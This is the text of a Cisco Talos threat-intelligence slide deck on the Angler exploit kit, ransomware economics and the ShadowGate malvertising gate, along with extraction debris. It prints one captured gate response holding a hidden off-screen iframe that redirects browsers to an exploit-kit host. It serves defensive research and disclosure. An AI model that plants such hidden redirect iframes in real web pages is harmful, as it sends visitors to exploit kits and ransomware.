


TALOS



A Bright New Dawn of Security: Comprehensive Threat Intelligence

Earl Carter
Senior Threat Researcher



Today's Plan

- Threat Landscape
- Angler Exploit Kit
 - Sophistication
 - Money
 - Constant Evolution
- Malvertising
 - World Wide Impact
- Talos Threat Intelligence



THREAT LANDSCAPE


CVE

(Common Vulnerabilities and Exposures):

Publicly known
information security
vulnerabilities



Low Hanging Fruit on Decline



- Network Accessible
- Low Complexity
- No Authentication


Another Attack Vector - Users



Data is the New Target




Angler Exploit Kit




What is an exploit kit?


- A software package designed to exploit vulnerable browsers and plugins
- Blackhole was the first major exploit kit



Angler Effectiveness



IP Address / ASN Relationship



Angler HTTP Requests by Provider July 2015

Shutting Down the Source

Cisco shuts down \$30 million ransomware operation

Group used Angler Exploit kit to push ransomware on unsuspecting internet users.

by Dan Goodin - Oct 6, 2015 11:45am CDT



Dear

Your

operat

down

key

Cisco

£20 million a year ransomware group disrupted by Cisco

October 7th, 2015 at 8:53 am - Author: [Jon Martindale](#)

Researchers in Cisco Systems Talos security unit who were researching the Angler exploit kit, have taken steps to disrupt the activities of a hacking group that it believes was generating as much as \$20 million a year by installing ransomware on people's systems before demanding payment. Now though, Cisco has had malicious servers related to the attacks shut down, blocked Angler proxy servers and released information to the security community to shore up holes in everyone's defences.

The Angler Exploit Kit is a simplistic way for nefarious individuals to attack PCs around the world, without the need to write their own programs. It's one of the more powerful ones too, with an estimated 40 per cent of consumer and enterprise systems currently vulnerable to its exploits. In researching this nasty piece of code though, Cisco discovered that many of its infected victims were being sent through servers operated by a particular provider, Limestone Networks. Since Limestone wasn't maliciously involved, it was able to help researchers follow the trail.



MOTHERBOARD Watch Machines Discoveries Space Futures Gam


Ker-Ching: One Group of Hackers Was Apparently Making \$30 Million a Year

October 6, 2015 // 11:50 AM EST

Even the biggest fish in cybercrime have to raise their eyebrows at this one: Security researchers say they've found proof that a hacker or group of hackers is making \$30

- Partnered with Limestone Networks
 - Angler Infrastructure
- Level-3
 - Magnitude and Scale
- Collaborated with OpenDNS
 - Visibility into DNS Infrastructure

Angler Architecture Exposed



Angler Victims

TALOS



90,000

targeted victims per day



9,000

observed served exploits in
a single day



40%

of users being served
exploits were compromised



62%

of Angler infections
delivered Ransomware

TALOS

Potential Revenue



% OF RANSOMS PAID PER DAY



0.1% - 10%

2.9%

64.73

TOTAL RANSOMS PAID PER DAY



AVERAGE RANSOM



\$200 - \$500

\$300

\$19,419.00

TOTAL RANSOM COLLECTED PER SERVER PER DAY



TOTAL # OF REDIRECTION SERVERS



50 - 400

147

GROSS INCOME FOR RANSOMWARE

\$95,153.10

DAILY

\$2,854,593.00

MONTHLY

\$34,255,116.00

YEARLY

To play with the numbers, please visit:
<http://talosintel.com/angler-exposed/>


TALOS



Malvertising?




ONLINE ADVERTISING



A big, fat, opportunity

- Ad Injection
Rewrite web pages with extra ads
- PUAs
Adware downloads
- Clickfraud
Hidden frames, with random clicking that generate hits.
- Malvertising
A favorite of kits such as Angler; use the ad platform to direct browsers to a compromised server.

Malvertising





ShadowGate



What is a Gate?

- Initial Redirection Point for EK
- Usually found in:
 - Compromised Website
 - Malicious Ads
- Allows for quick Exploit Kit pivoting

```
GET /poison/performs/dropdown.js HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: ████████████████████
Accept-Language: en-US
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Accept-Encoding: gzip, deflate
Host: praised.hillarynixonclinton.net
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Aug 2016 20:29:14 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 167

<iframe style="position:absolute;left:-3613px;top:-3633px;width:312px;height:357px;" src="http://
filmthdetkitemzzz.southendpetcare.co.uk/drawer/Y3hrZ3Bucm4"></iframe>
```

What is ShadowGate?



- Discovered by Talos and announced at Hack In The Box in early 2016.
- Large scale malvertising based EK gate.
- Traces back to early 2015, but they continue to have long periods of inactivity – vacation, right?
☺
- ShadowGate was responsible for a major global campaign affecting sites around the world

Details

- Large Scale Malvertising Campaign
 - US/Canada/Middle East/China/New Zealand
 - Pointed to Neutrino Exploit Kit
 - Delivered various payloads including Ransomware
- Action Taken
 - Shadowed Domains Registered through GoDaddy
 - Worked with GoDaddy to get domains shutdown
 - After first shutdown Gate pivoted
 - Found second server/campaign
 - Also shutdown by GoDaddy

Key Takeaways

- Cooperation GoDaddy was VITAL!
- Exploit Kit gate disrupted for the moment
- Helped limit global Neutrino infections
- Shows global reach of exploit kits
 - Most continents impacted
 - English, Chinese, Arabic pages found hosting malicious ads
- Online Advertising is going to be a challenge
- Balance between revenue and risk for web sites



TALOS INTEL BREAKDOWN

THREAT INTEL

1.5 MILLION

Daily Malware Samples

600 BILLION

Daily Email Messages

Internet-Wide Scanning

Product Telemetry

Vulnerability Discovery (Internal)



16 BILLION
Daily Web Requests

Honeypots

Open Source Communities

INTEL SHARING

Customer Data Sharing Programs

Industry Sharing Partnerships (ISACs)

500+
Participants

3rd Party Programs (MAPP)

Service Provider Coordination Program

Open Source Intel Sharing



250+
Full Time Threat Intel Researchers



MILLIONS
Of Telemetry Agents



4
Global Data Centers




100+
Threat Intelligence Partners



1100+
Threat Traps

MULTI-TIERED DEFENSE



Cloud to Core Coverage

- **WEB**: Reputation, URL Filtering, AVC
- **END POINT**: Software – ClamAV, Razorback, Moflow
- **CLOUD**: FireAMP & ClamAV detection content
- **EMAIL**: Reputation, AntiSpam, Outbreak Filters
- **NETWORK**: Snort Subscription Rule Set, VDB –
FireSIGHT Updates & Content, SEU/SRU Product
Detection & Prevention Content
- Global Threat Intelligence Updates

TALOS

talosintelligence.com

@talossecurity

@kungchiu

